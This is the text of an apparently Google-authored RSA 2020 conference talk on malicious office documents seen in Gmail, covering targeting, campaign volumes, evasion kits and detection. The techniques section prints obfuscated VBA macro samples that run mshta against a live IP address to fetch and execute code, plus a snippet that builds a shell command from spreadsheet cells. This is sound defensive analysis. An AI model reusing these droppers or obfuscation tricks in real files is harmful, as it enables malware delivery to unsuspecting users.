

RSA[®]Conference2020

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HUMAN
ELEMENT

SESSION ID: HTA-T10

Malicious Documents Trends: a Gmail Perspective



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Google, @elie
with the help of **many** Googlers


Google


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
Slides available here:
<https://elie.net/rsa20>

In Oct 2019 the Russian sponsored APT group Primitive Bear used obfuscated office documents to target Ukrainian entities







Malicious Documents represent a significant part of malware targeting our users



Every week Gmail scan over
300B+ attachments for malware




Each second we need to process millions of documents in a matter of milliseconds

How Gmail malware detection works



Policy
engine


How Gmail malware detection works




Policy engine

Scanners

How Gmail malware detection works



How Gmail malware detection works




Policy engine

Scanners

Decision engine





How about users and organization at risk of targeted attack?





Security Sandboxes are used to supplement detection when need.

Agenda



Who is targeted
by malicious documents?



Deconstructing malicious
documents campaigns



Insights into Gmail
next-gen detection



Who is targeted by malicious documents?





Education



Company




Non for
profit




Government


Every type of organization is at risk of being **targeted** by malicious documents



Some organizations are more targeted by malicious documents than others



Some industries are more targeted by
malicious documents than others



Prevalence of malicious documents varies drastically from country to country



Deconstructing malicious documents campaigns




Cats through the ages



2000 BCE



1200 CE




1800 CE




2020 CE

63%

of the malicious docs
blocked by Gmail are
different from day to day






The volume of malicious document greatly varies from day to day: **3x variation is the normal**






Locky
ransomware



Botnets are the culprits behind some of the massive bursts of malicious emails we observe. Necurs alone was sending 100M locky samples per day in 2016

The malicious document threat landscape is **very fast-paced** and **extremely adversarial**





Kits offering weaponized document exploits packed with AV evasion techniques are routinely available on the blackmarket as SaaS for \$400-\$5000

What techniques do those kits use?



Function parameters obfuscation

Mshhta

<http://104.144.xxx.yyy/tron/stem.php>

Function name obfuscation

WScript.shell

Hash busting

Vars never referenced

Code execution

Hash busting

Vars never referenced

```
boazuda = "zTpVrQQvHdVZWEzNCEvrDXMHcjFYVxXIEEnuDCLMqpbjXqYf
hcjFYVxXIEEnucjFYVxXIEEnup://104.144.207.201/cjFYVxXIEEnuron/WEzNCEvrDXMHcjFYVxXIEEnuiELOzqbr
QzjYzTpVrQQvHdVZ.php?ucjFYVxXIEEnuzTpVrQQvHdVZDCLMqpbjXqYf=DCLMqpbjXqYfrniELOzqbrQzjY"
boazuda = Replace(boazuda, "zTpVrQQvHdVZ", "m")
boazuda = Replace(boazuda, "DCLMqpbjXqYf", "a")
dzkkGwK = "X" & "p" & "o"
boazuda = Replace(boazuda, "WEzNCEvrDXMH", "s")
AuOkypAOxXWC = "u" & "x" & Trim("G")
LrdizVw = 1418 + 1239 + 1546 + 521 + 1029
iBEFgGzg = 1766 + 1267 + 544 + 1840
boazuda = Replace(boazuda, "cjFYVxXIEEnu", "t")
boazuda = Replace(boazuda, "iELOzqbrQzjY", "e")
cYqQLzNGqSzN = 110 + 662 + 271 + 430 + 1818
IzdiuFFLcOWX = 1234 - 1771 - 1644 - 1187
boazuda = Replace(boazuda, "dfnAfnznHxFV", "I")
yCdrQFLG = "Z" & "y" & Trim("R") & "d"
```

```
loquaz = "WScriptUEAOXJSPZOCg.ShwBfuroncKuUbkjJb0BuEpdFEkjJb0BuEpdFE"
loquaz = Replace(loquaz, "DgDdPEVxFmKH", "m")
OFNCRKqKF = 1006 + 15 + 215
loquaz = Replace(loquaz, "rTRMGUvpLYHV", "a")
TOxTXxovMuOp = 734 + 33 + 1188 + 563 + 716
loquaz = Replace(loquaz, "AdoqkZxrLcFX", "s")
loquaz = Replace(loquaz, "UEAOXJSPZOCg", "t")
QFMdIPpUYy = 459 - 943 - 977
AUvwcPXcwXb = "E" & "Q"
loquaz = Replace(loquaz, "wBfuroncKuUb", "e")
iqEyuLuf = "D" & "A" & Trim("O")
loquaz = Replace(loquaz, "kjJb0BuEpdFE", "I")
uRxRWUFRpSX = Trim("G") & "k" & Trim("G") & Trim("I")
```

```
jXkIrxM = 128 - 1507 - 70
xjnrFDLd = Trim("k") & "o" & "p"
```

```
CreateObject(loquaz).Run boazuda, 0
```

```
FACDNuSZHuwp = 1892 - 994 - 435 - 958 - 491 - 1652 - 1245
NbnCVgoojDeQ = 1069 + 1656 + 957 + 714
CDDQFo1 = 512 + 1320
zCwcBZPYSpI = 1011 - 1218 - 830 - 1495 - 300 - 1268 - 860
```

Attackers try to evade detection by adding malware in XLS cell content.

```
q = "": m = ""  
For i = use * 2 To use * 2 + 3  
    q = q + plumb(Cells(i, use * 2)): m = m +  
    plumb(Cells(i + use / 2, use * 2))  
Next i  
Shell q + cop(use, use) + m, ..
```

Takeaways



The malicious document landscape is fast-paced and adversarial
63% of malware are different from day to day



The black market is fueling the attacks
Obfuscator and weaponized exploits are readily available



Evasion techniques have drastically improved in the last years




Insights into Gmail next-gen malicious document detection






Use AI to improve detection

